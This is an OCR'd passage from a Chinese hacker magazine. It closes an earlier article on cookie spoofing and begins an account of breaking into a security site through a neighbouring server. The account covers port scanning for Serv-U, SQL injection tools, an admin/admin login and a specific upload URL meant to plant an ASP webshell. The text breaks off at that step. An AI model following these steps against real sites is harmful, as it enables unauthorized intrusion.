


图8




图9




图10

小编点评：

后缀为dll的话要在IIS里做好相关的映射，然后把ASP文件后缀都改为dll才能正常解释执行，否则直接改成dll的话是无法解释的。本文作者通过cookies欺骗进入后台，从而拿到了Webshell，其后又对漏洞的成因及修补都做了介绍，再次见证了“没有绝对的安全，只有绝对的不安全”这一名言。

入侵国内某知名安全站点

hackest [H.S.T]&[E.S.T]

一、前戏

自从我摆脱了单身的困境之后（现在有老婆了），很多朋友都说我颓废了不少。技术研究上表露出很大的惰性，没有以前那么积极、潇洒了……唉，给人的感觉就似乎我要“退隐江湖”了！其实不然，只不过是那段时间里莫名地感觉到入侵没多大意思。更何况与此同时，我还在忙其它一些比入侵更重要的事情呢。不过，话又说回来，技术始终是我所酷爱的，再怎么着也不可能放弃！所以，今天决定再次挑战一下自己，就当是给这次的目标——国内某知名安全站点做个免费的安全检测吧，以此证明我“宝刀未老”。

二、策略

对于这类在国内比较有名气而且又比较大型的专业安全门户站点，普通的注入、上传什么的那些招式基本上是没用的。就算是从他们的主站下手的话，相信成功的机率也比较渺茫。那是不是说我们就完全拿它没办法了呢？




图 1

其实不然。最近非常流行嗅探攻击这一招，而且本人也经常使用。不知道广大菜鸟掌握了没有！很多网站，他们本身的安全做得很好，好到让我们根本无从下手，但是他们往往都忽略了嗅探攻击这一个重要手段！其实，要对目标进行嗅探攻击，我们就必须先控制住与目标服务器在同一网段下的另一台服务器。我们ping一下目标网站的域名得到的IP为210.82.*.52，那我们就要在210.82.*.1至210.82.*.255这个IP段内拿到一台服务器的3389权限！

三、开火

为了加大我们入侵成功的可能性，为了加快我们进攻的速度，我决定先扫描一下此IP段内的21端口，主要是想找到装有Serv-U的服务器，因为利用它来提权相对来说会比较轻松一点。扫描结果很快就出来了，经过分析，初步确定先拿210.82.*.20这台服务器开刀！我们要入侵210.82.*.20这台服务器就必须要先知道它上面有哪些站点，可以到http://www.seologs.com/ip-domains.html上查询一下，如图1。

查出来的站不多，不过已经够用了。只要这里面有一个站可以拿到Webshell，我们就有希望了！经过一番排查，进一步确定http://www.yx****.com/这个网站似乎比较容易得手！我们先用啊D检测一下是否存在注入漏洞，结果表明可以注入。可是却只猜出了管理员的密码字段，没有猜出用户名字段，换用NBSI3.0结果也一样！既然这样，那我们就只好死马当活马医了。在http://www.yx****.com/的后面直接加个admin，回车，后台登录页面就跳了出来，使用用户名和密码都为admin顺利登录进了后台，如图2。




图 2

看来运气还不错，胜利女神和我们是站在同一战线上的。在后台里转悠，怎样才能拿到Webshell呢！上传文件的地方怎么看着这么像雷池新闻发布系统，如图3！




图 3

要真是那套程序的话，那我们拿到Webshell就是时间问题了。直接打开http://www.yx****.com/admin/uploadPic.asp?actionType=mod&picName=test.asp，跳出上传图片的页面，如图4。

